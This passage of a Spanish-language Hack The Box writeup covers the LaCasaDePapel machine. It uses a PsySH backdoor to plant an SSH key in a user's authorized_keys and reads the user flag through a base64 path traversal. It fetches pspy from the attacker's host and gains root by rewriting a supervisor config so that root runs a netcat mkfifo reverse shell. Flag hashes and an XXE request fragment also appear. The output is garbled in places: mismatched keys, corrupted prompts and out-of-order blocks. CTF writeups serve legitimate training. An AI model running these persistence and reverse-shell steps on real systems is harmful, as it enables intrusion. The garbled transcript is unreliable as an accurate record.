operator:x:11:0:operator:/root:/bin/sh
man:x:13:15:man:/usr/man:/sbin/nologin
postmaster:x:14:12:postmaster:/var/spool/mail:/sbin/nologin
cron:x:16:16:cron:/var/spool/cron:/sbin/nologin
ftp:x:21:21::/var/lib/ftp:/sbin/nologin
sshd:x:22:22:sshd:/dev/null:/sbin/nologin
at:x:25:25:at:/var/spool/cron/atjobs:/sbin/nologin
squid:x:31:31:Squid:/var/cache/squid:/sbin/nologin
xfs:x:33:33:X Font Server:/etc/X11/fs:/sbin/nologin
games:x:35:35:games:/usr/games:/sbin/nologin
postgres:x:70:70::/var/lib/postgresql:/bin/sh
cyrus:x:85:12::/usr/cyrus:/sbin/nologin
vpopmail:x:89:89::/var/vpopmail:/sbin/nologin
ntp:x:123:123:NTP:/var/empty:/sbin/nologin
smmsp:x:209:209:smmsp:/var/spool/mqueue:/sbin/nologin
guest:x:405:100:guest:/dev/null:/sbin/nologin
nobody:x:65534:65534:nobody:/:/sbin/nologin
chrony:x:100:101:chrony:/var/log/chrony:/sbin/nologin
dali:x:1000:1000:dali,,,:/home/dali:/usr/bin/psysh
berlin:x:1001:1001:berlin,,,:/home/berlin:/bin/ash
professor:x:1002:1002:professor,,,:/home/professor:/bin/ash
vsftpd:x:101:21:vsftpd:/var/lib/ftp:/sbin/nologin
memcached:x:102:102:memcached:/home/memcached:/sbin/nologin
```

Al revisar dicho archivo vemos que el usuario '**dali**' tiene como shell **psysh** y su directorio principal es */home/dali*.

INFO: <https://www.cyberciti.biz/faq/understanding-etcpassword-file-format/>

```
guest:x:405:100:guest:/dev/null:/sbin/nologin
nobody:x:65534:65534:nobody:/sbin/nologin
chrony:x:100:101:chrony:/var/log/chrony:/sbin/nologin
dali:x:1000:1000:dali,,,:/home/dali:/usr/bin/psysh
berlin:x:1001:1001:berlin,,,:/home/berlin:/bin/ash
professor:x:1002:1002:professor,,,:/home/professor:/bin/ash
vsftp:x:101:21:vsftp:/var/lib/ftp:/sbin/nologin
```

Ya que sabemos que psysh es ejecutado por el usuario dali y tenemos acceso a su directorio principal, podemos generar y agregar nuestra *id_rsa.pub* a el archivo *authorized_keys* del usuario dali, para luego poder conectarnos por medio de **ssh**.

```
root@sckull:~/htb/lacasadepapel# ssh-keygen
Generating public/private rsa key pair.
Enter file in which to save the key (/root/.ssh/id_rsa):
Enter passphrase (empty for no passphrase):
Enter same passphrase again:
Your identification has been saved in /root/.ssh/id_rsa.
Your public key has been saved in /root/.ssh/id_rsa.pub.
The key fingerprint is:
SHA256:8FywUQzwFyG1NSvwo020dPE9YhRZVFCxQsQ8CtLjbqI root@sckull
The key's randomart image is:
+---[RSA 2048]----+
| ..0=*.OB+=+|
| = %.BoB . |
| o 0 X *+. |
| B * + ... |
| S
| .
| . o
| .
E
+---[SHA256]----+
root@sckull:~/htb/lacasadepapel# cat /root/.ssh/id_rsa.pub
ssh-rsa AAAAB3NzaC1yc2EAAAQABAAQDoCelHcg6CTfeYEnjyyXosmQhJJqKNJ3S+eFwv8qGwsabRGNsX33DP2F9vpeYVko0kUhG9lz80V/E33Vr9qIp/d
1vjhxkvvjCItPlemlqfG/ujJttI1m4dFeYjzYyUzM04iwGZPi0W8GFCv784iDjzVc2H6Bk2uAvpJTV/3W7NJYrlZqLXMA98SzrPV6GMWJe478hRnIwki3a+lAes4
iCTrGoHuAHYxAYMhWPLGJZGxlrVFvV59qz7Jw2xMiYvtSuFih/aAvIh2exXarD+5NejpcIC6DFi9WtWr6R4lfMhk3UKBCvWprb8Yc2FrUl4xE+QQ61jvybrbOPqUM
L+iJf root@sckull
root@sckull:~/htb/lacasadepapel#
```

```
$text = "ssh-rsa AAAAB3NzaC1yc2EAAAQABAAQCKleT1qRUUh9Qu7dT4UXLIfsQc4qkEvKax/+7T3l24zhIJm3R2KOEbfoYdtRBwV0yoE8YfXp7YjPV/lFa7W5Mk0oXA
```

Escribimos y verificamos.

```
$text = "ssh-rsa AAAAB3NzaC1yc2EAAAQABAAQCKleT1qRUUh9Qu7dT4UXLIfsQc4qkEvKax/+7T3l24zhIJm3R2KOEbfoYdtRBwV0yoE8YfXp7YjPV/lFa7W5MkOoXACK3bl1rYS8GrRr/uYMabrpnopZTFPMRl90lBArarRPMFtEKtrhoTw+QBSdKa8Be5AOcp5I+Ky8hF/Pf7uSgThtYD7/LLFIpW6YJJu06M890xah1TwuXkgqzPfpWtaVOYvS1smnSYbjflNtMQ0pHSHBTElx9r9VmFXIs1BkST1iHbQT5ZzWHvKxFQkAEoLyAqdvIkgJ7zKbcEwz9bQ04dPVe18D4srDGUnoG+v+/YNexvwmmHaCP/V5cUdupv root@sckull";$filename = "/home/dali/.ssh/authorized_keys";$fh = fopen($filename, "a");fwrite($fh, $text);fclose($fh);
=> true
$file = file_get_contents('/home/dali/.ssh/authorized_keys');echo $file;
ssh-rsa AAAAB3NzaC1yc2EAAAABIwAAQEAAsDHKXtzjeyuWjw42RbtoDy2c6lwWdtfEzsmqmHrbJDY2hDcKWeKwouWhe/NTCQFim6weKtsEdTzh0Qui+6jkC8/ZtpKzHrXiSXSe48JwpG7abmp5iCihzDozJqggBNoAQrvZqBhg6svcKh8F0kTnxUkBQgBm4kjOPteN+TffoNIod7DQ72/N25D/lVThCLcStbPkR8fgBz7TGuTTAsNFXVwjLsgwi2qUF9UM6C1JkMBk5Y9ssDHiu4R35R5eCl4EEZLL946n/Gd5QB7pmIRHMkmt2zt0aKU4xZthurZpDXt+Et+Rm3dAlAZL0/5dwjqIfmEBS1eQ4sT8hlUkuLvjUDw== thek@ThekMac.local
ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAQCKleT1qRUUh9Qu7dT4UXLIfsQc4qkEvKax/+7T3l24zhIJm3R2KOEbfoYdtRBwV0yoE8YfXp7YjPV/lFa7W5MkoXACK3bl1rYS8GrRr/uYMabrpnopZTFPMRl90lBArarRPMFtEKtrhoTw+QBSdKa8Be5AOcp5I+Ky8hF/Pf7uSgThtYD7/LLFIpW6YJJu06M890xah1TwuXkgqzPfpWtaVOYvS1smnSYbjflNtMQ0pHSHBTElx9r9VmFXIs1BkST1iHbQT5ZzWHvKxFQkAEoLyAqdvIkgJ7zKbcEwz9bQ04dPVe18D4srDGUnoG+v+/YNexvwmmHaCP/V5cUdupv root@sckull
```

Ahora nos conectamos con la clave de 'berlin'.

```
[+] Connected to backdoor on 10.10.10.131:6200
[+] Response:
Psy Shell v0.9.9 (PHP 7.2.10 – cli) by Justin Hileman
root@sckull:~/htb/lacasadepapel# telnet 10.10.10.131 6200
Trying 10.10.10.131...
Connected to 10.10.10.131.
Escape character is '^]'.
Psy Shell v0.9.9 (PHP 7.2.10 – cli) by Justin Hileman
$text = "ssh-rsa AAAAB3NzaC1yc2EAAAQABAAQDoCeHcg6CTfeYEnjyyXosmQhJJqKNJ3S+eFwv8qGwsabRGNsX33DP2F9vpeYVkoOkUhG9lz80V/E33Vr9qIp/d1vjhxkvvjcCitPle
mlqfG/ujJttI1m4dFeYjzYyUzM04iwGZPi0W8GFCv784iDjzVc2H6Bk2uAvpJTV/3W7NJYrlZqLXMA98SzrPV6GMWJe478hRnIwki3a+lAes4iCTrGoHuAHYxAYMhWPLGJZGxlrVFvV59qz7Jw2xMi
YvtSuFih/aAvIh2exXarD+5NejpcIC6DFi9WtWr6R4lfMhk3UKBCvWprb8Yc2FrUl4xE+QQ61jvybrbOPqUML+iJf root@sckull";$filename = "/home/dali/.ssh/authorized_keys";
$fh = fopen($filename, "a");fwrite($fh, $text);fclose($fh);$file = file_get_contents('/home/dali/.ssh/authorized_keys');echo $file;
ssh-rsa AAAAB3NzaC1yc2EAAAABiwAAAQEAAsDHKXtzjeyuWjw42Rbt0dy2c6lWdtfEzsmqmHrbJDY2hDcKWeKwouWhe/NTCQFim6weKtsEdTzh0Qui+6jKc8/ZtpKzHrXiSXSe48JwpG7abmp5iCi
hzDozJqggBN0AQrvZqBhg6svcKh8F0kTxnUkBQgBm4kj0PteN+TfFoNIod7DQ72/N25D/lVThCLcStbPkR8fgBz7TGUTTAAsNFxVwjlsgrwi2qUF9UM6C1jkMBk5Y9ssDHiu4R35R5eCl4EEZLL946n/
Gd5QB7pmIRHMkmt2zt0aKU4xZthurZpDxt+Et+Rm3dAlAZLO/5dwjqIfmEBS1eQ4sT8hlukuLvjdUDw== thek@ThekMac.local
ssh-rsa AAAAB3NzaC1yc2EAAAQABAAQDoCeHcg6CTfeYEnjyyXosmQhJJqKNJ3S+eFwv8qGwsabRGNsX33DP2F9vpeYVkoOkUhG9lz80V/E33Vr9qIp/d1vjhxkvvjcCitPlemlqfG/ujJ
ttI1m4dFeYjzYyUzM04iwGZPi0W8GFCv784iDjzVc2H6Bk2uAvpJTV/3W7NJYrlZqLXMA98SzrPV6GMWJe478hRnIwki3a+lAes4iCTrGoHuAHYxAYMhWPLGJZGxlrVFvV59qz7Jw2xMiYvtSuFih/
aAvIh2exXarD+5NejpcIC6DFi9WtWr6R4lfMhk3UKBCvWprb8Yc2FrUl4xE+QQ61jvybrbOPqUML+iJf root@sckull
paper.txt
```

```
root@sckull:~/htb/lacasadepapel# ssh -i id_rsa_berlin dali@10.10.10.131
```



```
Psy Shell v0.9.9 (PHP 7.2.10 – cli) by Justin Hileman
>>> $file = file_get_contents('ca.key');echo $file;
PHP Warning:  file_get_contents(ca.key): failed to open stream: No such file or directory in phar://eval()'d code on line 1
>>>
```

```
[0] 0:main*
```

```
"sckull" 05:26 04-Apr-19
```

USUARIO PROFESSOR - SSH

Para el usuario **professor** utilizamos la misma clave para conectarnos y obtenemos una sesion **ssh**.

```
root@sckull:~/htb/lacasadeapel# ssh -i id_rsa berlin professor@10.10.10.131
```

```
lacasadepapel [~]$ ls  
memcached.ini memcached.js node_modules  
lacasadepapel [~]$ id; whoami; pwd  
uid=1002(professor) gid=1002(professor) groups=1002(professor)  
professor  
/home/professor  
lacasadepapel [~]$
```

USER - FLAG

Al enumerar las carpetas de los usuarios encontramos nuestra bandera ***user.txt*** en la carpeta de berlin, para obtener nuestra bandera encodeamos la dirección en base64 y la descargamos de la misma forma que la clave de berlin.

```
lacasadeerpapel [/home]$ ls -la berlin
total 28
drwxr-sr-x 5 berlin berlin 4096 Feb  2 22:07 .
drwxr-xr-x 7 root  root 4096 Feb 16 18:06 ..
lrwxrwxrwx 1 berlin berlin 9 Nov  6 23:10 .ash_history -> /dev/null
drwx----- 2 berlin berlin 4096 Jan 31 21:46 .ssh
drwxrwxrwx 4 berlin berlin 4096 Jan 30 23:41 downloads
drwxr-sr-x 51 berlin berlin 4096 Jan 29 22:50 node_modules
-rw-r----- 1 root  berlin 1137 Feb  2 22:07 server.js
-r----- 1 berlin berlin 33 Nov  6 22:28 user.txt
```

```
lacasadeerpapel [/home]$
```

```
Li4vdXNlci50eHQ=
root@sckull:~/htb/lacasadeerpapel# curl -X GET -k https://lacasadeerpapel.htb/file/Li4vdXNlci50eHQ=
4dcbd172fc9c9ef2ff65c13448d9062d
root@sckull:~/htb/lacasadeerpapel#
```

PRIVILEGE ESCALATION

Utilizamos pspy64 para ver los cronjobs que se ejecutan.

```
lacasadeerpapel [/tmp]$ curl 10.10.12.119/pspy64 -O pspy64 2>/dev/null
lacasadeerpapel [/tmp]$ chmod +x pspy64
lacasadeerpapel [/tmp]$ ls -lah
total 4396
drwxrwxrwt   6 root      root      4.0K Apr  4 04:52 .
drwxr-xr-x  22 root      root      4.0K Feb  2 19:34 ..
drwxrwxrwt   2 root      root      4.0K Apr  4 04:24 .ICE-unix
drwxrwxrwt   2 root      root      4.0K Apr  4 04:24 .X11-unix
-rw-----  1 root      root     2.6K Apr  4 04:47 ftp.log
-rw-----  1 root      root      0 Apr  4 04:52 memcached-stderr---supervisor-YuEwlH.log
-rw-----  1 root      root      0 Apr  4 04:52 memcached-stdout---supervisor-og8b03.log
drwx-----  3 dali      dali     4.0K Apr  4 04:24 php-xdg-runtime-dir-fallback-dali
-rwxr-xr-x  1 professo professo  4.3M Apr  4 04:52 pspy64
drwx-----  2 dali      dali     4.0K Apr  4 04:25 psysh
lacasadeerpapel [/tmp]$
```

```
root@sckull:~/htb/lacasadeerpapel# python -m SimpleHTTPServer 80
Serving HTTP on 0.0.0.0 port 80 ...
10.10.10.131 - - [04/Apr/2019 05:51:46] "GET /pspy64 HTTP/1.1" 200 -
```

Encontramos un proceso que se ejecuta, y que utiliza node y un archivo `memcached.js`.

```
2019/04/04 04:59:07 CMD: UID=22 PID=7020 | sshd: [net]
2019/04/04 04:59:07 CMD: UID=0 PID=7019 | sshd: [accepted]
2019/04/04 04:59:07 CMD: UID=65534 PID=7014 | /usr/bin/node /home/professor/memcached.js
2019/04/04 04:59:08 CMD: UID=0 PID=7022 | /usr/sbin/sshd -R
2019/04/04 04:59:09 CMD: UID=22 PID=7023 | sshd: [net]
```

El archivo `memcached.js` se encuentra en nuestra carpeta principal (`/home/professor`) pero no tenemos permisos, tambien se encuentra otro archivo llamadao `memcached.ini` que contiene un comando que ejecuta node con el archivo `memcached.js`.

```
lacasadepapel [~]$ ls -lah
total 24
drwxr-sr-x    4 professo professo  4.0K Mar  6 20:56 .
drwxr-xr-x    7 root     root      4.0K Feb 16 18:06 ..
lwxrwxrwx 1 root     professo   9 Nov  6 23:10 .ash_history -> /dev/null
drwx----- 2 professo professo  4.0K Jan 31 21:36 .ssh
-rw-r--r--  1 root     root      88 Jan 29 01:25 memcached.ini
-rw-r----- 1 root     nobody   434 Jan 29 01:24 memcached.js
drwxr-sr-x  9 root     professo  4.0K Jan 29 01:31 node_modules
lacasadepapel [~]$ cat memcached.js
cat: can't open 'memcached.js': Permission denied
lacasadepapel [~]$ cat memcached.ini
[program:memcached]
command = sudo -u nobody /usr/bin/node /home/professor/memcached.js
lacasadepapel [~]$
```

Hacemos una prueba de ping con el usuario root a nuestra ip, agregamos lo siguiente a *memcached.ini*, pero primero renombramos el archivo anterior a otro ya que no tenemos permisos, creamos un nuevo archivo con el mismo nombre y agregamos lo siguiente.

```
lacasadepapel [~]$ vi memcached.ini
lacasadepapel [~]$ cat memcached.ini
[program:memcached]
command = sudo -u root ping -c 3 10.10.12.119
lacasadepapel [~]$
```

Y obtenemos la respuesta en nuestra maquina.

```
root@sckull:~/htb/lacasadepapel# tcpdump -i tun0 icmp
tcpdump: verbose output suppressed, use -v or -vv for full protocol decode
listening on tun0, link-type RAW (Raw IP), capture size 262144 bytes
06:43:06.298663 IP lacasadepapel.htb > sckull: ICMP echo request, id 61208, seq 0, length 64
06:43:06.298685 IP sckull > lacasadepapel.htb: ICMP echo reply, id 61208, seq 0, length 64
06:43:08.447050 IP lacasadepapel.htb > sckull: ICMP echo request, id 61208, seq 1, length 64
06:43:08.447097 IP sckull > lacasadepapel.htb: ICMP echo reply, id 61208, seq 1, length 64
06:43:08.960224 IP lacasadepapel.htb > sckull: ICMP echo request, id 61208, seq 2, length 64
06:43:08.960277 IP sckull > lacasadepapel.htb: ICMP echo reply, id 61208, seq 2, length 64
06:44:06.975050 IP lacasadepapel.htb > sckull: ICMP echo request, id 20249, seq 0, length 64
06:44:06.975096 IP sckull > lacasadepapel.htb: ICMP echo reply, id 20249, seq 0, length 64
06:44:08.056111 IP lacasadepapel.htb > sckull: ICMP echo request, id 20249, seq 1, length 64
06:44:08.056161 IP sckull > lacasadepapel.htb: ICMP echo reply, id 20249, seq 1, length 64
06:44:09.450606 IP lacasadepapel.htb > sckull: ICMP echo request, id 20249, seq 2, length 64
06:44:09.450654 IP sckull > lacasadepapel.htb: ICMP echo reply, id 20249, seq 2, length 64
```

Para obtener una shell inversa creamos un archivo con nuestra shell inversa dentro, y agregamos su ejecucion dentro del archivo memcached.ini.
batman.sh

```
echo "rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|/bin/sh -i 2>&1|nc 10.10.12.119 7878 >/tmp/f" > /tmp/batman.sh
```

memcached.ini

```
[program:memcached]
command = sudo -u root sh /tmp/batman.sh
```

```
fortune.txt
lacasadeerpapel [~]$ echo "rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|/bin/sh -i 2>&1|nc 10.10.12.11
9 7878 >/tmp/f" > /tmp/batman.sh
lacasadeerpapel [~]$ chmod +x /tmp/batman.sh
lacasadeerpapel [~]$ vi memcached.ini
lacasadeerpapel [~]$ cat memcached.ini
[program:memcached]
command = sudo -u root sh /tmp/batman.sh
lacasadeerpapel [~]$ cat /tmp/batman.sh
rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|/bin/sh -i 2>&1|nc 10.10.12.119 7878 >/tmp/f
lacasadeerpapel [~]$
```

```
/ # / # whoami
root
/ # id; pwd; groups
uid=0(root) gid=0(root) groups=0(root),1(bin),2(daemon),3(sys),4(adm),6(disk),10(wheel),11
(floppy),20(dialout),26(tape),27(video)
/
root bin daemon sys adm disk wheel floppy dialout tape video
/ # cd /root
/root # ls
root.txt
/root # wc -l root.txt
1 root.txt
cat/root # root.txt
586979c48efbef5909a23750cc07f511
/root #
```



TAGS:

ESPAÑOL

HACKING

HACKTHEBOX



RELATED POSTS



Writeup


OS: 🐧 Linux

Difficulty: Easy

Points: 20

Release: 08 Jun 2019

IP: 10.10.10.138



SwagShop

OS: 🐧 Linux

Difficulty: Easy

Points: 20

Release: 11 May 2019

IP: 10.10.10.140



Luke

OS: 🐦 FreeBSD

Difficulty: Medium

Points: 30

Release: 25 May 2019

IP: 10.10.10.137

Hack The Box - Writeup

⌚ October 11, 2019 💬 undefined



◀ PREVIOUS

Hack The Box - FriendZone Writeup

NEXT ▶

Hack The Box - Fortune Writeup



POST A COMMENT

VISITAS

0455604

SOCIAL

Follow on Twitter

Like on Facebook


TWITTER

Tweets by @sckull_

 Sckull Retweeted

 AdaptiveMobile Security
@adaptivemobile

Check out our latest blog post, our CTO Cathal McDaid answers some of the most frequently asked questions about the recent [#simjacker](#) vulnerability we uncovered and shows demos of the attack. adaptivemobile.com/blog/simjacker...



Oct 14, 2019

 Sckull
@sckull

Embed

[View on Twitter](#)

[Tweets por el @sckull_.](#)

ADS



Sckullbock
[Like Page](#) 217 likes


Sckullbock about 3 months ago

XXE on Windows
<https://medium.com/.../xxe-on-windows-system-then-what-76d571...>

```
POST /inaex.pnp/api/xmiprpc HTTP/1.1
Host: $host

?xml version="1.0"?>
<!DOCTYPE foo [
  <!ELEMENT methodName ANY >
```

CATEGORIES



BLOG ARCHIVE

- ▼ 2019 (28)
 - octubre (7)

[agosto](#) (2)

[julio](#) (2)

[junio](#) (3)

[mayo](#) (5)

[abril](#) (4)

[marzo](#) (3)

[enero](#) (2)

► [2018](#) (5)

► [2017](#) (9)

► [2015](#) (1)

► [2014](#) (10)

► [2013](#) (20)

► [2012](#) (11)

VISITANTE

Your IP: **35.225.179.117**

Country: **United States** 

City: **unknown**

Language: **en-US**

Browser: **Chrome**

System: **Linux**

Powered by [Find-IP.net](#)

OWASP SQLiX

DLL Hijacking: Otra Forma De Explotar Aplicaciones en Windows

Anubis - Herramienta de FootPrinting

TRANSLATE

Select Language ▼

Powered by  Google Translate

FACEBOOK

 Like

 Share

217 people like this. [Sign Up](#) to see what your friends like.

TWITTER

 Follow @sckullbock

Sora Templates